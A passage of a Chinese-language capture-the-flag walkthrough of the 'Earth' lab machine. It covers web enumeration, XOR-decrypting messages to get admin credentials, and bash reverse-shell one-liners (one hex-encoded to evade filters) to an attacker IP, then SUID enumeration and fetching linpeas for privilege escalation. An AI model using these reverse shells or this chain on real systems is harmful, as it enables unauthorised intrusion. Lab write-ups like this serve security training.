

信息收集


主机发现：



端口，服务探测



开放了80端口去看看：



进行目录扫描

```
Output File: /home/kali/reports/https_192.168.230.150/_26-08-17_05-25-04.txt

Target: https://192.168.230.150/

[05:25:04] Starting:
[05:25:05] 403 -  199B  - /.ht_wsr.txt
[05:25:05] 403 -  199B  - /.htaccess.bak1
[05:25:05] 403 -  199B  - /.htaccess.sample
[05:25:05] 403 -  199B  - /.htaccess.orig
[05:25:05] 403 -  199B  - /.htaccess.save
[05:25:05] 403 -  199B  - /.htaccess_extra
[05:25:05] 403 -  199B  - /.htaccess_orig
[05:25:05] 403 -  199B  - /.htaccessBAK
[05:25:05] 403 -  199B  - /.htaccess_sc
[05:25:05] 403 -  199B  - /.htaccessOLD
[05:25:05] 403 -  199B  - /.htaccessOLD2
[05:25:05] 403 -  199B  - /.htm
[05:25:05] 403 -  199B  - /.html
[05:25:05] 403 -  199B  - /.htpasswd_test
[05:25:05] 403 -  199B  - /.htpasswds
[05:25:05] 403 -  199B  - /.httr-oauth
[05:25:16] 403 -  199B  - /cgi-bin/

Task Completed
```

https访问失败返回全为403，因该是不允许IP访问，在本地配置hosts文件将IP与域名进行绑定映射

```
┌──(root㉿kali)-[/home/kali]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

0.0.0.0 bxss.me
:: bxss.me
0.0.0.0 erp.acunetix.com
:: erp.acunetix.com
0.0.0.0 services.invicti.com
:: services.invicti.com
0.0.0.0 api.segment.io
:: api.segment.io
0.0.0.0 cdn.segment.io
:: cdn.segment.io
0.0.0.0 data.pendo.io
:: data.pendo.io
0.0.0.0 cdn.pendo.io
:: cdn.pendo.io
0.0.0.0 bxss.s3.dualstack.us-west-2.amazonaws.com
:: bxss.s3.dualstack.us-west-2.amazonaws.com
0.0.0.0 s3-r-w.dualstack.us-west-2.amazonaws.com
:: s3-r-w.dualstack.us-west-2.amazonaws.com
192.168.230.150 earth.local
192.168.230.150 terratest.earth.local
```

域名1进行目录扫描：

```
┌──(root㉿kali)-[/home/kali]
└─# dirsearch -u http://earth.local -x 404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

                                 v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_earth.local/_26-08-17_05-41-13.txt

Target: http://earth.local/

[05:41:13] Starting:
[05:41:19] 301 -    0B  - /admin  ->  /admin/
[05:41:19] 200 -  306B  - /admin/
[05:41:20] 200 -  746B  - /admin/login
[05:41:26] 403 -  199B  - /cgi-bin/
```

域名2进行目录扫描

```
┌──(root㉿kali)-[/home/kali]
└─# dirsearch -u https://terratest.earth.local/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/https_terratest.earth.local/__26-08-17_07-37-34.txt

Target: https://terratest.earth.local/

[07:37:34] Starting:
[07:37:36] 403 -  199B  - /.ht_wsr.txt
[07:37:36] 403 -  199B  - /.htaccess.bak1
[07:37:36] 403 -  199B  - /.htaccess.sample
[07:37:36] 403 -  199B  - /.htaccess.orig
[07:37:36] 403 -  199B  - /.htaccess.save
[07:37:36] 403 -  199B  - /.htaccess_extra
[07:37:36] 403 -  199B  - /.htaccessBAK
[07:37:36] 403 -  199B  - /.htaccess_orig
[07:37:36] 403 -  199B  - /.htaccess_sc
[07:37:36] 403 -  199B  - /.htaccessOLD
[07:37:36] 403 -  199B  - /.htaccessOLD2
[07:37:36] 403 -  199B  - /.htm
[07:37:36] 403 -  199B  - /.html
[07:37:36] 403 -  199B  - /.htpasswd_test
[07:37:36] 403 -  199B  - /.htpasswds
[07:37:36] 403 -  199B  - /.httr-oauth
[07:37:47] 403 -  199B  - /cgi-bin/
[07:38:03] 200 -  521B  - /robots.txt
```

查看robots.txt“君子”协议文件

terratest.earth.local/robots.t

https://terratest.earth.local/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

使用ffuf对testingnotes进行后缀FUZZ，最后发现是txt文件

```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -u https://terratest.earth.local/testingnotesFUZZ \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-extensions.txt \
-k \
-t 10

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://terratest.earth.local/testingnotesFUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-extensions.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 10
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.txt                    [Status: 200, Size: 546, Words: 82, Lines: 10, Duration: 91ms]
:: Progress: [2450/2450] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

访问testingnotes.txt,获得了加密算法，管理员账户名，测试用的明文testdata.txt，地球已经收到了加密后的密文（用于解密）

```
┌──(root㉿kali)-[/home/kali]
└─# curl -k https://terratest.earth.local/testingnotes.txt
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

从这段消息中提取到登陆账户名：terra，加密算法XOR，还有一个testdata.txt用于测试加密功能，地球接受到发送的消息了已经因该是：

```
第三次接收：
37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e
0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f11124059261a
e281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f5e43
0c07150a1d4a410216010943e281b54e1c0101160606591b0143121a0b0a1a00094e1f1d010e41
2d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b431507140a
1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f0a4f2b0213
1a11e281b61d43261c18010a43220f1716010d40
第二次接收：
3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b
0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a552a
1f59071a16071d44130f041810550a05590555010a0d0c011609590d13430a171d170c0f004416
0c1e150055011e100811430a59061417030d1117430910035506051611120b45
最早的消息：
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d101800000000
0c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b42
0d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d04521201
```

```
111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a444102
0e030741054418100c130b1745081c541c0b0949020211040d1b410f090142030153091b4d1501
53040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a084d
540906090507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f090407130b
5601164d00001749411e151c061e454d0011170c0a080d470a1006055a010600124053360e1f11
48040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c1d050000450f0107
0b47080318445c090308410f010c12171a48021f49080006091a48001d47514c50445601190108
011d451817151a104c080a0e5a
```

获取测试文件的内容

```
┌──(root㉿kali)-[/home/kali]
└─# curl -k https://terratest.earth.local/testdata.txt
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began t
o affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 bil
lion years ago.
```

```
testdata.txt:

According to radiometric dating estimation and other evidence, Earth formed
over 4.5 billion years ago. Within the first billion years of Earth's history,
life appeared in the oceans and began to affect Earth's atmosphere and
surface, leading to the proliferation of anaerobic and, later, aerobic
organisms. Some geological evidence indicates that life may have arisen as
early as 4.1 billion years ago.
```

梳理一下也就是发送方将testdata.txt中的内容通过XOR异或加密后得到了接受的消息。

```
//earthclimatechangebad4humans
```

问题 1　输出　调试控制台　终端　端口　　powershell - xor

```
PS E:\gogogo\poc\xor> go run .
16e736561727468636c696d6174
密文XOR密钥=明文=According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans
 and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as
4.1 billion years ago.
PS E:\gogogo\poc\xor> go run .
密文XOR明文=密钥=earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatech
angebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechang
ebad4humansearthclimat
密文XOR密钥=明文=According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans
 and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as
4.1 billion years ago.
```

漏洞利用

解密得到账号密码：terra：earthclimatechangebad4humans
登陆得到一个命令执行界面

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
ls

Run command


Command output: bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

依次尝试：

/bin/bash -i >& /dev/tcp/192.168.230.141 0>&1

bash -i >& /dev/tcp/192.168.230.141 0>&1

bash -i >& /dev/tcp/0xc0.0xa8.0xe6.0x8d 0>&1



先监听后反弹

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvvp 8888
listening on [any] 8888 ...
connect to [192.168.230.141] from earth.local [192.168.230.150] 40684
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-5.1$
```

检测是否有python，有的话升级一下shell

```
bash-5.1$ python --version
python --version
Python 3.9.7
bash-5.1$ python -c "import pty; pty.spawn('/bin/bash')"
python -c "import pty; pty.spawn('/bin/bash')"
bash-5.1$ export TERM = xterm
export TERM = xterm
bash: export: `=': not a valid identifier
bash-5.1$ export TERM=xterm
export TERM=xterm
bash-5.1$ ^Z
zsh: suspended  nc -lvvp 8888

┌──(root㉿kali)-[/home/kali]
└─# stty raw -echo;fg
[1]  + continued  nc -lvvp 8888
                              fg
bash: fg: current: no such job
bash-5.1$
```

提权

查询特权文件

```
bash: fg: current: no such job
bash-5.1$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ find / -perm -2000 -type f 2>/dev/null
/usr/bin/write
/usr/bin/locate
/usr/libexec/utempter/utempter
/usr/libexec/openssh/ssh-keysign
/usr/libexec/abrt-action-install-debuginfo-to-abrt-cache
bash-5.1$
```

/tmp目录下写入linpeas.sh

```
--2026-08-17 16:08:13--  http://192.168.230.141:9999/linpeas.sh
Connecting to 192.168.230.141:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 932.07K  --.-KB/s    in 0.02s

2026-08-17 16:08:13 (56.6 MB/s) - 'linpeas.sh' saved [954437/954437]
```

候选提权资源：

```
═══════════════════════════╣ Files with Interesting Permissions ╠══════════════════════════

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x. 1 root root 73K Aug  9  2021 /usr/bin/chage
-rwsr-xr-x. 1 root root 77K Aug  9  2021 /usr/bin/gpasswd
-rwsr-xr-x. 1 root root 42K Aug  9  2021 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x. 1 root root 58K Feb 12  2021 /usr/bin/su
-rwsr-xr-x. 1 root root 49K Feb 12  2021 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x. 1 root root 37K Feb 12  2021 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x. 1 root root 32K Jun  3  2021 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x. 1 root root 32K Jan 30  2021 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rws--x--x. 1 root root 33K Feb 12  2021 /usr/bin/chfn  --->  SuSE_9.3/10
-rws--x--x. 1 root root 25K Feb 12  2021 /usr/bin/chsh
-rwsr-xr-x. 1 root root 57K Jan 26  2021 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
---s--x--x. 1 root root 182K Jan 26  2021 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x. 1 root root 24K Oct 12  2021 /usr/bin/reset_root (Unknown SUID binary!)
-rwsr-xr-x. 1 root root 16K Sep 29  2021 /usr/sbin/grub2-set-bootflag (Unknown SUID binary!)
-rwsr-xr-x. 1 root root 16K Jun 10  2021 /usr/sbin/pam_timestamp_check
-rwsr-xr-x. 1 root root 24K Jun 10  2021 /usr/sbin/unix_chkpwd
-rwsr-xr-x. 1 root root 114K Sep 23  2021 /usr/sbin/mount.nfs
-rwsr-xr-x. 1 root root 24K Jun  3  2021 /usr/lib/polkit-1/polkit-agent-helper-1
```

```
╔══════════╣ Users with console
earth:x:1000:1000::/home/earth:/bin/bash
root:x:0:0:root:/root:/bin/bash

╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(bin) gid=1(bin) groups=1(bin)
uid=1000(earth) gid=1000(earth) groups=1000(earth)
uid=11(operator) gid=0(root) groups=0(root)
uid=12(games) gid=100(users) groups=100(users)
uid=14(ftp) gid=50(ftp) groups=50(ftp)
uid=173(abrt) gid=173(abrt) groups=173(abrt)
uid=193(systemd-resolve) gid=193(systemd-resolve) groups=193(systemd-resolve)
uid=2(daemon[0m) gid=2(daemon[0m) groups=2(daemon[0m)
uid=29(rpcuser) gid=29(rpcuser) groups=29(rpcuser)
uid=3(adm) gid=4(adm) groups=4(adm)
uid=32(rpc) gid=32(rpc) groups=32(rpc)
uid=4(lp) gid=7(lp) groups=7(lp)
uid=48(apache) gid=48(apache) groups=48(apache)
uid=5(sync) gid=0(root) groups=0(root)
uid=59(tss) gid=59(tss) groups=59(tss)
uid=6(shutdown) gid=0(root) groups=0(root)
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
uid=7(halt) gid=0(root) groups=0(root)
uid=72(tcpdump) gid=72(tcpdump) groups=72(tcpdump)
uid=74(sshd) gid=74(sshd) groups=74(sshd)
uid=8(mail) gid=12(mail) groups=12(mail)
uid=81(dbus) gid=81(dbus) groups=81(dbus)
uid=983(clevis) gid=983(clevis) groups=983(clevis),59(tss)
uid=984(unbound) gid=984(unbound) groups=984(unbound)
uid=985(systemd-network) gid=985(systemd-network) groups=985(systemd-network)
uid=991(chrony) gid=987(chrony) groups=987(chrony)
uid=992(dnsmasq) gid=988(dnsmasq) groups=988(dnsmasq)
uid=993(setroubleshoot) gid=989(setroubleshoot) groups=989(setroubleshoot)
uid=994(cockpit-wsinstance) gid=990(cockpit-wsinstance) groups=990(cockpit-wsinstance)
uid=995(cockpit-ws) gid=991(cockpit-ws) groups=991(cockpit-ws)
uid=996(polkitd) gid=994(polkitd) groups=994(polkitd)
uid=997(systemd-timesync) gid=995(systemd-timesync) groups=995(systemd-timesync)
uid=998(systemd-oom) gid=996(systemd-oom) groups=996(systemd-oom)
uid=999(systemd-coredump) gid=997(systemd-coredump) groups=997(systemd-coredump)
```

发现reset_root可执行文件这个名字就告诉我了可以重置root尝试运行

运行发现报错，在文件中搜索报错信息发现存在，那么后门可以尝试定位调试一下

```
bash-5.1$ reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ ^C
bash-5.1$ strings /usr/bin/reset_root | grep "TRIGGERS"
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

字符串	含义
`CHECKING IF RESET TRIGGERS PRESENT...`	启动时检查触发条件
`RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth`	**触发成功 → 重置 root 密码为** `Earth`
`RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.`	触发失败 → 你当前看到的结果

使用strings读取之前发现的reset_root二进制文件

`strings` **的核心作用可以用一句话概括：**

从任何文件（尤其是二进制文件）中提取并输出所有人类可读的文本片段。

```
bash-5.1$ strings /usr/bin/reset_root
/lib64/ld-linux-x86-64.so.2
setuid
puts
system
access
__libc_start_main
libc.so.6
GLIBC_2.2.5
__gmon_start__
H=@@@
paleblueH
]\UH
credentiH
als rootH
:theEartH
hisflat
[]A\A]A^A_
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
/usr/bin/echo 'root:Earth' | /usr/sbin/chpasswd
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
;*3$"
GCC: (GNU) 11.1.1 20210531 (Red Hat 11.1.1-3)
GCC: (GNU) 11.2.1 20210728 (Red Hat 11.2.1-1)
3g979
running gcc 11.1.1 20210531
annobin gcc 11.1.1 20210531
GA*GOW
GA+stack_clash
GA*cf_protection
GA*FORTIFY
GA+GLIBCXX_ASSERTIONS
```

可读性还是太差，下载到kali上使用 **strace** 命令进行调试

strace 是 Linux 下的“程序行为监控摄像头”——它能把程序运行时调用的所有**系统内核函数**

（系统调用）全部记录下来，让你看到程序在背后偷偷干了什么。

strace 能解决什么问题?

场景	用 strace 怎么看
程序打不开文件	看 `open()` 返回 `-1 ENOENT`（文件不存在）或 `EACCES`（权限不够）
程序卡死/无响应	看最后卡在哪个系统调用（比如 `read()` 在等输入，`connect()` 在等网络）
程序偷偷改了系统配置	看 `open("/etc/shadow")`、`chmod()`、`chown()` 等敏感调用
程序执行了外部命令	看 `execve("/bin/bash", ...)`
程序耗时长	用 `-T` 参数看每个调用的耗时
程序有隐藏后门	看是否有异常的 `connect()` 到外网 IP

最常用的 10 个实战参数

参数	作用	示例
`-o file`	输出到文件（防止刷屏）	`strace -o log.txt ./program`
`-e trace=xxx`	**只跟踪特定类型的调用**，最常用！	`-e trace=file`（文件操作） `-e trace=process`（进程） `-e trace=network`（网络） `-e trace=all`（全部）
`-f`	**跟踪子进程**（fork/vfork/clone）	`strace -f ./program`
`-p PID`	**附加到正在运行的进程**（动态调试）	`strace -p 1234`
`-s SIZE`	显示完整字符串（默认截断 32 字符）	`strace -s 200 ./program`
`-T`	显示每个系统调用的耗时（微秒）	`strace -T ./program`
`-tt`	显示精确时间戳（微秒级）	`strace -tt ./program`
`-c`	**统计模式**（汇总每个调用的次数/耗时）	`strace -c ./program`
`-e signal=none`	不显示信号（减少噪音）	`strace -e signal=none ./program`

参数	作用	示例
`-e inject=call:retval=xxx`	**伪造返回值**（高级渗透测试用）	让 `open()` 强制返回成功

尝试wget下载失败

```
┌──(root㉿kali)-[/home/kali/桌面]
└─# wget http://192.168.230.150:8080/reset_root
--2026-08-17 13:06:38--  http://192.168.230.150:8080/reset_root
正在连接 192.168.230.150:8080... 失败：没有到主机的路由。
```

```
┌──(root㉿kali)-[/home/kali/桌面]
└─# nmap -p 8080 192.168.230.150
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 13:08 -0400
Nmap scan report for earth.local (192.168.230.150)
Host is up (0.00040s latency).

PORT     STATE    SERVICE
8080/tcp filtered http-proxy
MAC Address: 00:0C:29:AA:15:93 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

防火墙设有规则，入站出站有限制
没有权限无法对防火墙规则进行修改

```
